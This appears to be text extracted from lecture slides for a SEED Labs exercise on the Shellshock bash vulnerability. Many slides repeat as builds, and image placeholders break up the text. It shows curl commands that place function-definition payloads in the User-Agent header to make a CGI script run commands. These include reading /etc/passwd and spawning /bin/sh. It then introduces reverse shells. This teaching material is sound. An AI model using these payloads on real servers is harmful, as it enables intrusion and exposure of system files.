
Client

Server (victim)



Client



Server (victim)



fetch images,  
pages, etc

Client

Server (victim)



### Take Home Message:


Web servers quite often need to run other programs to respond to a request.

It's common to translate request parameters into environment variables

Environment variables are then passed onto a child process (such as **bash**), to do the actual work


1. **Accept-Ranges:** bytes  
2. **Connection:** Keep-Alive  
3. **Content-Length:** 3023  
4. **Content-Type:** text/css  
5. **Date:** Thu, 22 Sep 2022 18:32  
6. **ETag:** "bcf-5ca420b781ee2"  
7. **Keep-Alive:** timeout=5, max=  
8. **Last-Modified:** Mon, 23 Aug  
9. **Server:** Apache

# The Gameplan



# The Gameplan

attacker (us)



# Doing our first shellshock

We use **curl** to send http request to the vulnerable server

```
curl -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
```

This will print **V**erbose information about the header of the HTTP request/response

# Doing our first shellshock

We use **curl** to send http request to the vulnerable server

```
curl -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
```

This will print **V**erbose information about the header of the HTTP request/response

```
curl -A "my data" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
```



-A can be used to set specific fields in the header request

# Doing our first shellshock

We use **curl** to send http request to the vulnerable server

```
curl -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
```

This will print **V**erbose information about the header of the HTTP request/response

```
curl -A "my data" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
```



-A can be used to set specific fields in the header request

-e ?

# Doing our first shellshock

We use **curl** to send http request to the vulnerable server

```
curl -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
```

This will print **V**erbose information about the header of the HTTP request/response

```
curl -A "my data" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
```



-A can be used to set specific fields in the header request

-e ?

-H

curl -H "AAAAAA:BBBBBB"

-v WWW.....

# Doing our first shellshock

We use **curl** to send http request to the vulnerable server

```
curl -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
```

This will print **V**erbose information about the header of the HTTP request/response

```
curl -A "my data" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
```



-A can be used to set specific fields in the header request

We can visit the URL directly too.... <http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi>

# Doing our first shellshock

We use **curl** to send http request to the vulnerable server

```
curl -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
```

This will print **V**erbose information about the header of the HTTP request/response

```
curl -A "my data" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
```



-A can be used to set specific fields in the header request

We can visit the URL directly too.... <http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi>

# Doing our first shellshock

**This server is running a vulnerable version of bash**

**It gets untrusted user input for environment variables**

# Shellshock

First let's try to get the server to print out some basic message

# Shellshock

First let's try to get the server to print out some basic message

```
curl -A ??????? http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

# Shellshock

```
echo ::
```

First let's try to get the server to print out some basic message

```
curl -A "() { ??? }; " http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

# Shellshock

First let's try to get the server to print out some basic message

```
curl -A "() { echo :: }; " http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

# Shellshock

First let's try to get the server to print out some basic message

```
curl -A "() { echo ;; }; echo 'this server is sus'; "http://www.seedlab-shellshock.com/cgi-bin
```

# Shellshock

First let's try to get the server to print out some basic message

```
curl -A "() { echo :: }; echo 'this server is sus' ;"http://www.seedlab-shellshock.com/cgi-bin
```



*Bogus shell function*

# Shellshock

First let's try to get the server to print out some basic message

*Arbitrary command that will be executed*

```
curl -A "() { echo :: }; echo 'this server is sus'; "http://www.seedlab-shellshock.com/cgi-bin
```

*Bogus shell function*

# Shellshock

First let's try to get the server to print out some basic message

```
curl -A "() { echo :: }; echo "; echo 'EVILLLLLLLLL' " http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

# Shellshock

First let's try to get the server to print out some basic message

Bogus shell function

Set the user-agent field

Command to be executed

URL of victim server

```
curl -A "() { echo ;; }; echo "; echo 'EVILLLLLLLLL' " http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

```
[09/22/22]seed@VM:~/.../02_shellshock$ curl -A "() { echo ;; }; echo "; echo 'EVILLLLL'"
http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
EVILLLLL
Content-Type: text/plain

Hello World
[09/22/22]seed@VM:~/.../02_shellshock$
```

???

# Shellshock

Print out contents of a file we shouldn't see?

```
curl -A "() { echo :: }; [REDACTED] [URL]
```

[URL] = <http://www.seedlab-shellshock.com/cgi-bin/vul.cgi>

```
curl -A "() { echo ;; }; echo; /bin/cat /etc/passwd" [URL]
```

[URL] = <http://www.seedlab-shellshock.com/cgi-bin/vul.cgi>

# Shellshock

Ideally, we want to get control of this webserver

```
curl -A "() { echo :: }; echo; /bin/sh " http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```



Maybe we can get a root shell??

# Shellshock

Ideally, we want to get control of this webserver

```
curl -A "() { echo :: }; echo; /bin/sh " http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

Maybe we can get a root shell??



*curl -A "() { echo :: }; echo; **/bin/sh** ...*



# Shellshock

Ideally, we want to get control of this webserver

```
curl -A "() { echo :: }; echo; /bin/sh " http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

Maybe we can get a root shell??



# Shellshock

Ideally, we want to get control of this webserver

```
curl -A "() { echo :: }; echo; /bin/sh " http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

Maybe we can get a root shell??



A shell gets created on the web server

But we cannot control it. Shells are an interactive program!



# Shellshock

Ideally, we want to get control of this webserver

```
curl -A "() { echo :: }; echo; /bin/sh " http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

Maybe we can get a root shell??



**We want to send input to the shell running on the web server**  
**And we want to receive output from the shell back on our machine**

# Reverse Shell

A **reverse shell** is a shell, but it redirects stdin, stdout, stderr back to our machine


Network connection  
through the internet



`/bin/bash`


# Reverse Shell

A **reverse shell** is a shell, but it redirects stdin, stdout, stderr back to our machine



